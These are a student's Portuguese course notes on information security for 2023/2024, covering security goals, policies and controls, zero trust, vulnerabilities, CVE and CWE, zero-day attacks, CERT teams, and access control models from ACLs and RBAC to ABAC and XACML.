

Segurança Informática e nas Organizações

José Mendes 107188

2023/2024



1 Introdução

1.1 Segurança

Segurança - É o assunto focado na previsão de sistemas, processos, ambientes, ... Ao longo de todos os aspectos do ciclo de vida de um sistema:

- Planeamento
- Desenvolvimento
- Execução
- Processos
- Pessoas
- Clientes e Supply Chain
- Mecanismos
- Standards e Regulamentos
- Propriedade Intelectual

1.1.1 Planeamento

Design de uma solução está de acordo com alguns requisitos dentro de um contexto normativo.

Sem flaws

- Todos os estados da operação são os previstos;
- Não há estados adicionais que fogem da lógica esperada (mesmo se transições forçadas são usadas);

Dentro do scope de um contexto normativo

- Específico para cada atividade e setor (Ex: ISO 27001, ISO 27007, ISO 37001);

1.1.2 Desenvolvimento

Implementação de uma solução de acordo com o design, sem outros modos de operação.

Sem bugs a comprometer uma execução correta

- Sem crashes;
- Sem resultados inválidos ou inesperados;
- Com tempos de execução corretos;
- Com consumo de recursos adequado;
- Sem leaks de informação;

Software

- Requer uma implementação cuidadosa;
- Requer testes para obter uma implementação com os comportamentos esperados;

1.1.3 Execução

Código executa tal como foi escrito, com todos os processos previstos.

O ambiente é controlado, não pode ser manipulado ou observado.
Sem a existência de comportamentos anomais, introduzido por aspectos ambientais
(como velocidade de armazenamento, quantidade de RAM, comunicação confiáveis)



1.1.4 Pessoas e Parceiros

O comportamento do Staff não pode ter um impacto negativo na solução.

- As normas existem para regular que ações são expectáveis;
- O Staff é treinado para distinguir comportamento correto de comportamento incorreto;
- O Staff tem os incentivos corretos para se comportar adequadamente;
- Quando o Staff é comprometido, ou se desvia, as ações têm impacto limitado;

1.1.5 Análise e Auditoia

Qual é o verdadeiro comportamento da solução?

Identificar desvios dos atributos esperados


- Faults, erros, comportamentos

Identificar o risco para a solução ser modificada

- Exposição a possíveis atacantes;
- Incentivos que alguém possa ter para modificar a solução;
- Identificar potenciais actores (threats);

Identificar o impacto dos desvios

- Perda total de dados? Denial of Service? Increase Operation Cost?



1.2 Perspetivas

A Segurança tem muitas perspetivas interligadas.

Defensive: Focado em manter previsão,


Offensive: Focado em explorar a previsibilidade.

- Pode ter uma intenção maliciosa/criminosa;
- Pode ter como objetivo, a validação da solução (Red Teams);

Outras:

- Engenharia Inversa: Recuperar o design de projetos cuidados;
- Forensics: Extrair informação e reconstruir eventos anteriores;
- Recuperação de Desastres: Minimizar o impacto de ataques;
- Auditoria: Avaliar se a solução está de acordo com um conjunto de requisitos;

1.3 Objetivos de Segurança de Informação



Confidencialidade: A informação pode apenas ser acessada por um grupo restrito de entidades;

Medidas:

- Encryptar informação;
- Usar passwords de acesso (fortes);
- Usar sistemas de gestão de identidade e autenticação;
- Doors, Strong Walls;
- Security personnel;
- Treinar (o Staff);

Integridade: A informação permanece inalterada (Pode ser aplicada ao comportamento de dispositivos e serviços);

Medidas:

- Controlo de identidade (hashes);
- Backups;
- Controlo de acesso;
- Dispositivos de armazenamento robustos;
- Processos de verificação de dados;

Disponibilidade: A informação está disponível a target entities (Pode ser aplicada aos serviços e dispositivos);

Medidas:

- Backups;
- Planos de recuperação de desastres;
- Redundância;
- Virtualização;
- Monitorização;

Privacidade: Como a informação pessoal é tratada (isto envolve: Obtida, Processada, Armazenada, Partilhada, Eliminada);

Medidas:

- Controlo de acesso;
- Processos transparentes;
- Ciphers;
- Integridade e controlo de autenticação;
- Logs;

1.4 Objetivos da Segurança

Defesa contra eventos catastróficos:

- Fenómenos naturais;
- Temperaturas extremas, inundações, trevoada, trovões, radiação, ...

Degradação do Hardware do computador:

- Falha no fornecimento de energia;
- Bad sectors em discos;
- Bit errors em células RAM ou SSD;

Defesa contra falhas normais:

- Queda de energia;
- Falhas internas do sistema;
 - Linux Kernel panic, Windows blue screen, OS X panic;
 - Deadlocks;
 - Uso anormal de recursos;
- Falhas de software / Falhas de comunicação;

Defesa contra atividades não autorizadas (adversários):

- Iniciado por alguém "de fora" ou "de dentro";

Tipos de atividades não autorizadas:

- Acesso a informação;
- Alteração de informação;
- Utilização de recursos (CPU, memory, print, network, ...);
- Denial of Service;
- Vandalismo (interferir com o funcionamento normal do sistema, sem obter benefícios);


1.5 Conceitos Base

1. Domínios;
2. Políticas;
3. Mecanismos;
4. Controlos;

1.5.1 Domínios

Um conjunto de entidades que partilham atributos de segurança semelhantes.

- Permite gerir segurança de uma forma agregada;
 - A gestão define os atributos do domínio;
 - As entidades adicionadas ao domínio herdam os atributos do "grupo";
- Comportamento e interações são homogéneas dentro do domínio;
- Domínios podem ser organizados em hierarquias;
- As interações entre domínios são, normalmente, controladas;



1.5.2 Políticas

Conjunto de guidelines relacionados com a segurança, que mandam sobre o domínio.



- Organizações têm múltiplas políticas;
 - Aplicáveis a cada domínio específico;
 - Podem dar overlap e terem scopes diferentes/níveis abstratos;
- As múltiplas políticas têm de ser coerentes;
- Exemplos:
 - Users apenas podem acessar serviços web;
 - Os assuntos devem ser autenticados para entrar no domínio;
 - Walls devem ser construídas de betão;
 - Comunicações devem ser encriptadas;
- Define o poder para cada assunto;
 - Least privilege principle: cada assunto apenas deve ter os privilégios necessários para executar as suas tarefas;
- Define procedimentos de segurança (quem faz o quê em que situação);
- Define os requisitos de segurança mínimos para um domínio;
 - Security levels, Security Groups
 - Autorização é necessária (and the related minimum authentication requirements (Strong/weak, single/multifactor, remote/face-to-face))
 - Define estratégias de defesa e táticas de contra-ataque;
 - * Arquitetura defensiva;
 - * Monotorização de atividades críticas ou sinais de ataque;
 - * Reação contra ataques ou outros cenários anormais;
 - Define que atividades são legais e ilegais;
 - * Forbid list model: Some activities are denied, the rest are allowed;
 - * Permit list model: Some activities are allowed, the rest is forbidden;

1.5.3 Mecanismos

- Implementam as políticas;
 - Definem, num nível mais elevado, o que precisa de ser feito ou evitado;
 - São usados para implementar políticas;

- Mecanismos de segurança genéricos:

- Confinamento (sandboxing);
- Autenticação;
- Controlo de acesso;
- Execução privilegiada;
- Filtragem;
- Logging;
- Auditoria;
- Algoritmos criptográficos;
- Protocolos criptográficos;



1.5.4 Controlos

Controlos são qualquer aspeto que permita minimizar o risco (proteger as propriedades **CIA**)

- Controlos incluem políticas e mecanismos, mas também:
 - Standards e regulamentos;
 - Processos;
 - Técnicas;
- Controlos são explicitamente definidos e podem ser auditáveis;
 - E.g.: ISO 27001 defines 114 controls in 14 groups (... asset management, physical security, incidente management...)

	Prevention	Detection	Correction
Physical	- Fences	- CCTV	- Repair Locks
	- Gates		- Repair Windows
	- Locks		- Redeploy access cards
Technical	- Firewall	- Intrusion Detection Systems	- Vulnerability patching
	- Authentication	- Alarms	- Reboot Systems
	- Antivirus	- Honeypots	- Redeploy VMs - Remove Virus
Administrative	- Contractual clauses	- Review Access Matrices	- Implement a business continuity plan
	- Separation of Duties	- Audits	- Implement an incident response plan
	- Information Classification		

Horizontal: Relação ao evento

Vertical: Relação à sua natureza


1.6 Segurança na Prática

Prevenção realista.

- Segurança perfeita é impossível;
- Focar nos eventos mais prováveis (pode depender de localização, legal framework, . . .)
- Considerar o custo e o profit;
 - Um grande número de controlos tem um low cost;
 - No entanto, não limite superior para o custo de uma estratégia de segurança;
- Considerar todos os domínios e entidades;
 - Um simples breach pode escalar para um problema maior;
- Considerar impacto (Under the light of CIA and other potential impact areas (e.g., brand))
- Considerar o custo e o tempo de recuperação;
- Caracterizar ataquantes (definir controlos específicos para esses, vão sempre existir atacantes com mais recursos);
- Considerar que o sistema será comprometido (Ter planos de recuperação);

1.7 Segurança em Sistemas Computacionais

- Computadores podem fazer grandes danos em pouco tempo;
 - Gerem grandes quantidades de informação;
 - Processam e comunicam com grande velocidade;
- O número de **weaknesses está sempre a aumentar**;
 - Devido a complexidade acrescida;
- As redes permitem mecanismos de ataque mais sofisticados;
 - Ataques anónimos de qualquer parte do mundo;
 - Espalha-se rapidamente através de barreira geográficas;
 - Exploitation of insecure hosts and applications
- Os ataquantes constroem ataques em cadeia complexos;
 - First exploration
 - Lateral movement
 - Exfiltration



- A maior parte das vezes os users não sabem dos riscos
 - Não sabem os problemas, impacto, boas práticas nem as soluções;
- A maior parte das vezes os users são descuidados
 - Porque tomam riscos;
 - Não querem saber (não têm/identificam alguma responsabilidade);
 - Não estimam o risco corretamente;

1.8 Maiores fontes de vulnerabilidades

Aplicações hostis ou com bugs

- Rootkits: Insert elements in the operating system
- Worms: Software programs controlled by an attacker
- Virus: Pieces of code that infect other files (e.g., macros)

Users

- Ignorantes, descuidados, não querem saber
- Usam alternativas não seguras
- Confiam que as aplicações de segurança resolvem os problemas
- Download de software de fontes não confiáveis
- hostis

Administração defeituosa

- A configuração default é a mais segura
- Security restriction vs flexible operation
- Excessões a indivíduos

Comunicação através de redes desconhecidas/não controladas

- Public hotspots, campus networks, hostile governments

1.9 Perimeter Defense



Proteção contra atacantes externos

- Internet, Foreign users, outras organizações

Assume que os users internos são confiáveis e partilham as mesmas políticas

- Amigos, família, colaboradores

Usados em cenários domésticos ou em pequenas empresas

Limitações:

- Muito simples;
- Não protege contra ataques internos (users previamente confiáveis, atacantes que adquiriram acesso interno);

1.10 Defesa em Profundidade

Proteção contra atacantes externos e internos

- Da internet, de outras organizações, de users internos;

Assume domínios bem definidos pela organização

- Walls, doors, authentication, security personell, ciphers, secure networks

Limitações

- Precisa de coordenação entre os diferentes controlos (podemos acabar com controlos overlapping, mas também com "buracos" nos perímetros de segurança);

1.11 Zero Trust

Modelos de defesa sem perímetros específicos

- Não há confiança por herança nas entidades só por serem internas (na verdade, pode não haver noção de "interno" e "externo");

Modelo recomendado para novos sistemas

- Sistemas tradicionais deviam migrar para este modelo;
- Implies the design of systems/services specific for this model
- Legacy systems vão precisar de camadas de proteção adicionais (Firewalls, filtros, adaptadores, plugins)

1.11.1 Princípios (NCSC)


1. Saber a arquitetura (users, devices, services e data)
2. Saber as identidades (users, devices, services e data)
3. Avaliar o comportamento do user, service e saíde do device
4. Usar políticas para autorizar requests
5. Autenticar e autorizar em todo o lado (No open APIs, or IP address-based access)
6. Focar a Monitorização nos users, devices e services
7. Não confiar em nenhuma rede, incluindo a nossa (Os atacantes internos não devem ter mais privilégios que os externos)
8. Escolher services feitos para **zero trust** (evitar legacy services, mas podem ser integrados)

2 Vulnerabilidades

Uma empresa é tão mais suscetível de ataques quanto maior a sua dimensão, uma vez que ataques bem sucedidos serão mais rentáveis

De forma a prevenir **ataques**, que exploram **vulnerabilidades**, as organizações devem investir na **defesa** dos seus sistemas, de forma a garantir a segurança da informação que armazenam.

2.1 Segurança de Informação



2.1.1 Medidas (e algumas ferramentas)

No entanto, **defesa** é um conceito abstrato, que na realidade ganha forma em cinco medidas.

Desencorajamento: através da punição dos infratores (restrições legais e forensic evidences) e utilização de barreiras de segurança (firewalls, Autenticação, Sandboxing, ...)

Deteção: sistema de deteção de intrusões (e.g Seek, Bro, Suricata), ou através de auditorias e análises forenses;

Ilusão: dos atacantes com honeypots ou honeynets (como que pishing para atacantes) e follow-up com análise forense;

Prevenção: através de políticas de segurança (e.g least privilege principle), deteção (e.g OpensVas, metasploit) e correção de vulnerabilidades (e.g updates regulares);

Recuperação: com backups, sistemas redundantes, recuperação forense;

2.2 Vulnerabilidade

É um erro no software que pode ser diretamente usado por um atacante para ganhar acesso a um sistema ou rede.

Um erro é uma vulnerabilidade se permitir a um atacante usá-lo para violar uma política de segurança para esse sistema.

Isto exclui políticas de segurança completamente "abertas" em que todos os users são confiáveis, ou onde não há consideração do risco do sistema.

Uma vulnerabilidade **CVE** é um estado num sistema computacional (ou conjunto de sistemas) que podem:

- Permitir ao atacante executar comandos como outro user;
- Permitir ao atacante aceder a dados que é contrário às restrições de acesso especificadas para esses dados;
- Permitir a um atacante fingir ser outra entidade;
- Permitir ao atacante realizar denial of service;

2.3 Exposição

Problema de configuração que permite ao atacante aceder a informação ou capacidades que o podem auxiliar, sem conseguir no entanto comprometer diretamente o sistema.

Um problema de configuração ou um erro é uma exposição se não permitir diretamente comprometer a segurança do sistema, mas pode ser um componente importante para a realização de um ataque bem sucedido, e é uma violação de uma política de segurança.

Uma exposição descreve um estado no sistema computacional (ou conjunto de sistemas) que não é uma vulnerabilidade mas pode:

- Permitir a um atacante conduzir atividades para obter informação;
- Permitir a um atacante esconder atividades;
- Inclui uma capacidade que se comporta como esperado, mas pode ser facilmente abusada;
- É o ponto primário de entrada em que um atacante pode tentar usar para ganhar acesso ao sistema ou aos dados;
- É considerado um problema por algumas políticas de segurança;

2.4 CVE - Common Vulnerabilities and Exposures

É um repositório público de vulnerabilidades, que lista e descreve vulnerabilidades e exposições de segurança.

Dicionário de vulnerabilidades e exposições sobre segurança de informação

- Para gestão de vulnerabilidades;
- Para gestão de resolução de problemas;
- Para alertar sobre novas vulnerabilidades;
- Para deteção de intrusões;

Usa identificadores comuns para os mesmos CVEs

- Permite a partilha de dados entre produtos de segurança;
- Oferece um baseline index point para avaliar coverage of tools and services;

Detalhes sobre uma vulnerabilidade podem ser mantidos privados

- Parte da divulgação responsável: até que o proprietário forneça uma solução;

(Ver imagem no slide 4)

2.4.1 Identificadores CVE

Aka CVE names, CVE numbers, CVE-IDs, CVEs

Identificador único e comum para vulnerabilidades de segurança de informação publicamente conhecidas

- Têm status "candidate" ou "entry";
- Candidate: Em review para inclusão na lista;
- Entry: Aceite na lista CVE;

Formato

- Número identificador CVE (CVE-Year-Order);
- Status (candidate, entry);
- Descrição curta da vulnerabilidade ou exposição;
- Referências a fontes de informação;

2.4.2 Benefícios do CVE

Fornece uma linguagem comum para os problemas referenciados

- Facilita a partilha de dados entre ferramentas e serviços;
- Sistemas de deteção de intrusões;
- Ferramentas de acesso;
- Bases de dados de vulnerabilidades;
- Researchers;
- Equipes de resposta a incidentes;

Vai liderar para melhorar as ferramentas de segurança (mais compreensivo, melhores comparações, interoperabilidade)

Vai originar mais inovação (Ponto focal para discutir questões críticas de conteúdo de banco de dados)

2.4.3 CVE e ataques

Ataques são tornados possíveis através de múltiplas vulnerabilidades (um CVE para cada vulnerabilidade)

2.5 Deteção de Vulnerabilidades

Ferramentas específicas podem ser usadas para detetar vulnerabilidades

Estas exploram vulnerabilidades conhecidas, testando padrões (e.g buffer overflow, SQL injection, XSS, ...)

Ferramentas específicas podem replicar ataques conhecidos

Usar exploits conhecidos para vulnerabilidades conhecidas. Podem ser usadas para implementar medidas de defesa.

Vital para certificar a robustez de um sistema de produção e aplicações

Serviço muitas vezes oferecido por empresas externas.

Pode ser aplicado a:

- Source code;
- Aplicações em execução (análise dinâmica);
- Externamente como um cliente remoto;

Não dever ser aplicado cegamente a sistemas de produção

Potencial perda de dados/corrupção, DoS, atividade ilegal, ...

2.6 CWE - Common Weakness Enumeration


De forma complementar temos outro repositório, mas focado na exploração das causas das vulnerabilidades, ou seja, identifica as vulnerabilidades provocadas pelos developers devido a uma utilização incorreta do software.

São encontradas no código, design, arquitetura do sistema. Cada CWE representa um único tipo de vulnerabilidade. É mantido pelo MITRE e esta lista fornece detalhes para cada CWE.

Um CWE podem organizar-se de forma hierárquica, havendo um pai que fornece uma descrição genérica e vários filhos, cada um focado numa parte concreta do problema.

Níveis mais profundos de CWEs, oferecem mais granularidade, normalmente com menos filhos, ou sem filhos.

$$\text{CWE} \neq \text{CVE}$$



2.7 Rastreamento de Vulnerabilidades por parte dos vendedores

Durante o ciclo de desenvolvimento, as vulnerabilidades são tratadas como bugs, pode existir uma equipa de segurança ou não. Quando o software está disponível, as vulnerabilidades também são rastreadas globalmente, para cada sistema e software disponível ao público.

O rastreamento público ajuda a:

- Focar a discussão à volta do problema;
- Aos defensores a facilmente testar o sistema, aumentando a segurança;
- Aos atacantes a facilmente saberem quais as vulnerabilidades a explorar;

As vulnerabilidades são rastreadas de forma privada (constitui um arsenal para ataques futuros contra alvos)

O conhecimento sobre vulnerabilidades é publicamente disponível e pode ser trocado por dinheiro. Mas também pode ser trocado de forma privada por ainda mais dinheiro.

2.8 Rastreamento de Vulnerabilidades

Não é algo fácil de fazer, uma vez que os exploits não são sempre conhecidos, o impacto e o custo podem ser difíceis de estimar (underestimated).

Feeds anteriores podem criar um falso sentido de segurança.

Possuir uma **comunicação dinâmica** é bom:

- Para os defensores, pois eles podem testar e implementar defesas;
- Para atacantes, pois estes podem incorporar os exploits;

2.9 Ataques de dia zero

Aka Zero Day (or Zero Hour) Attacks/Threat.

Este tipo de ataque caracteriza-se por explorar uma vulnerabilidade desconhecida. Este ocorre no dia zero do conhecimento da vulnerabilidade, para a qual não existe um security fix.

Se for explorada de forma discreta, pode durar meses ou até anos, conhecido por atacantes e não pelos outros, frequentemente parte do arsenal de ataque, sendo inclusive comercializadas em certos mercados (negro).

2.10 Sobrevivência

Como sobreviver a um ataque Dia Zero? Como podemos reagir a um destes ataques?

Apesar de ser o oposto do que geralmente é esperado dos sistemas (estandardização, protocolos bem definidos e regulares), a **diversidade** é a chave para a sobrevivência.

Isto porque dada a sua exclusividade, operações e protocolos distintos são mais difíceis de contornar, uma vez que requerem um estudo dedicado do sistema em particular e não podem ser aplicados de forma generalizada a outros.

Dada a sua diversidade, o SO Android terá menos probabilidade de ser atacado que o iOS.

2.11 CERT - Computer Emergency Readiness Team

Esta é uma equipa responsável por resistir a ataques em sistemas distribuídos (em rede), limitando o dano e garantindo a continuidade dos serviços críticos.

CERT/CC (Coordination Center) @ CMU

Um componente de um maior programa CERT, é um centro importante para problemas de segurança na internet.

2.12 CSIRT - Computer Security Incident Response Team

Dentro das equipas CERT, há uma componente de sigla CSIRT, cuja responsabilidade é receber, analisar e responder a relatórios de incidente e atividade.

2.13 Alertas de Segurança e activity trends

Vital para a disseminação rápida de conhecimento sobre novas vulnerabilidades (e.g US-CERT Cyber Security Alerts, SANS Internet Storm Center, Cisco Security Center, ...)


3 Modelos de Controlo de Acesso

3.1 Tipos de Acesso

Acesso Físico: Contacto físico entre o sujeito e o objeto de interesse (e.g. acesso a um edifício, internet, computador, aparelho, token ...)

Acesso Informático ou Eletrónico: Contacto orientado à informação entre o sujeito e o objeto de interesse, isto é, contacto através de diálogos request-response. Este contacto é mediado por computadores, redes, sistemas operativos, aplicações, middleware, ...

3.2 Controlo de Acesso



Políticas e mecanismos que mediam o acesso do sujeito a um objeto.

Requisitos Normais (AAA):

- Autenticação (com algum Level of Assurance (LoA))
- Políticas de Autorização
- Accountability (Auditória) → logging

Sujeitos e objetos são os dois entidades digitais.

Sujeitos: Algo exibindo atividade (e.g. processos, computadores, redes)

Objetos: O alvo da ação (e.g. dados armazenados, tempo de CPU, memória, processos, computadores, redes)

Nota: Uma entidade pode ser um sujeito e um objeto ao mesmo tempo.

3.3 Princípio do Menor Privilégio aka Least Privilege Principle

Todos os programas e todos os utilizadores do sistema devem operar usando o menor conjunto de privilégios necessários para completar o trabalho.

Privilégios: Autorização para executar um dado trabalho, parecido com access control clearance.

Cada sujeito deve ter, em todo o momento, o número de privilégios exato necessário para completar os trabalhos dados. Menos privilégios criam barreiras intressassáveis, enquanto que mais privilégios criam Vulnerabilidades (dano causado por acidentes ou erros, má utilização de privilégios, ...)

3.4 Modelos de Controlo de Acesso

Access control models

	O1	O2	...	Om-1	Om
S1		Access rights			
S2					
...					
Sn-1					
Sn					

Access control matrix

- Matrix with all access rights for subjects relatively to objects
- Conceptual organization

Mecanismos ACL-based: ACL: Access Control List, coluna da matrix

Lista de direitos de acesso para sujeitos específicos: Os direitos de acesso podem ser positivos e negativos, sujeitos base podem ser usados normalmente.

Normalmente, ACLs estão guardados com os objetos

Mecanismos Capability-based: Capability: token de autorização impossível de falsificar, linha da matrix, contém referências a objetos e direitos de acesso.

Conceder acesso: Transmissão de capabilities entre sujeitos (mediado/não mediado)

Normalmente, capabilities estão guardados com os sujeitos

3.4.1 Tipos de Controlo de Acesso: MAC e DAC

Mandatory Access Control (MAC):

- Política de controlo de acesso é fixa e implementada pelo monitor de controlo de acesso;
- Os direitos de controlo de acesso não podem ser adaptados pelos sujeitos ou pelos donos dos objetos;

Discretionary Access Control (DAC):

- Alguns sujeitos podem alterar os direitos dados ou negados a outros sujeitos para um dado objeto;
- Normalmente, isto é dado aos donos dos objetos e aos administradores do sistema;

3.4.2 Tipos de Controlo de Acesso: Role-Based Access Control (RBAC)

Não é nem MAC nem DAC

- Os roles são dinamicamente atribuídos aos sujeitos;
- Para controlo de acesso, o role importa usado pelo sujeito e não a identidade do sujeito (a identidade é mais relevante para acesso a roles e logging);

Controlo de Acesso vincula funções a operações (significativas)

- Operações são transações de sistema complexas e significativas;
- Operações podem envolver múltiplos objetos individuais lower-level;


3.4.3 Regras RBAC

Atribuição de roles:

- Toda a atividade do sujeito num sistema é conduzida através de transações. As transações são permitidas para roles específicos, logo, todos os sujeitos têm de ter algum role ativo;
- Um sujeito pode executar uma transação **apenas se** tiver selecionado/tiver sido atribuído o role que permite a execução dessa transação;

Autorização de role: O role ativo de um sujeito tem de ser autorizado para esse sujeito;

Autorização de transação: Um sujeito pode executar uma transação **apenas se** essa transação for autorizada através dos role membership's do sujeito e se não houver nenhuma limitação que possa ser aplicada sobre sujeitos, roles e permissões.




3.4.4 RBAC: Roles e Groups

Roles: São uma coleção de permissões que são atribuídas aos sujeitos, que num determinado instante têm esse role. Um sujeito pode (deve) apenas ter um role ativo de cada vez.

Groups: São conjuntos de users, e as permissões podem ser atribuídas a ambos, users e groups. Um sujeito pode pertencer a vários grupos ao mesmo tempo.


O conceito de sessão: A atribuição de um role é tipo a ativação de uma sessão. O group membership é um atributo estático ordinário.

RBAC variants



3.4.5 Modelo NIST RBAC


Flat RBAC: Simples modelo RBAC, com **user-role review**



Hierarchical RBAC: Flat RBAC com **role hierarchies** (DAG ou árvore). Hierarquias gerais e restritas.

Constrained RBAC: RBAC com **role constraints** para separar deveres.

Symmetric RBAC: RBAC com **permission-role review**



3.4.6 Tipos de Controlo de Acesso: Context-Based Access Control (CBAC)

Os direitos de acesso têm um contexto histórico, não podem ser determinados sem considerar operações de acesso anteriores.

Chinese Wall Policy: Grupos conflituantes, políticas de controlo de acesso devem considerar acessos passados a objetos em diferentes membros de grupos conflituantes.

3.4.7 Tipos de Controlo de Acesso: Attribute-Based Access Control (ABAC)

Decisões de controlo de acesso são baseadas em atributos associados a entidades relevantes

Arquitetura OASIS XACML:

- Policy Administration Point (PAP), onde as políticas são geridas
- Policy Decision Point (PDP), onde as decisões de autorização são avaliadas e tomadas
- Policy Enforcement Point (PEP), onde os pedidos de acesso são intercetados e confrontados com decisões PDP
- Policy Information Point (PIP), onde o PDP obtém informação externa


3.4.8 XACML: Controlo de Acesso com PEP e PDP

Um sujeito realiza um pedido, interceptado pelo PEP, que envia o pedido de autorização para o PDP.

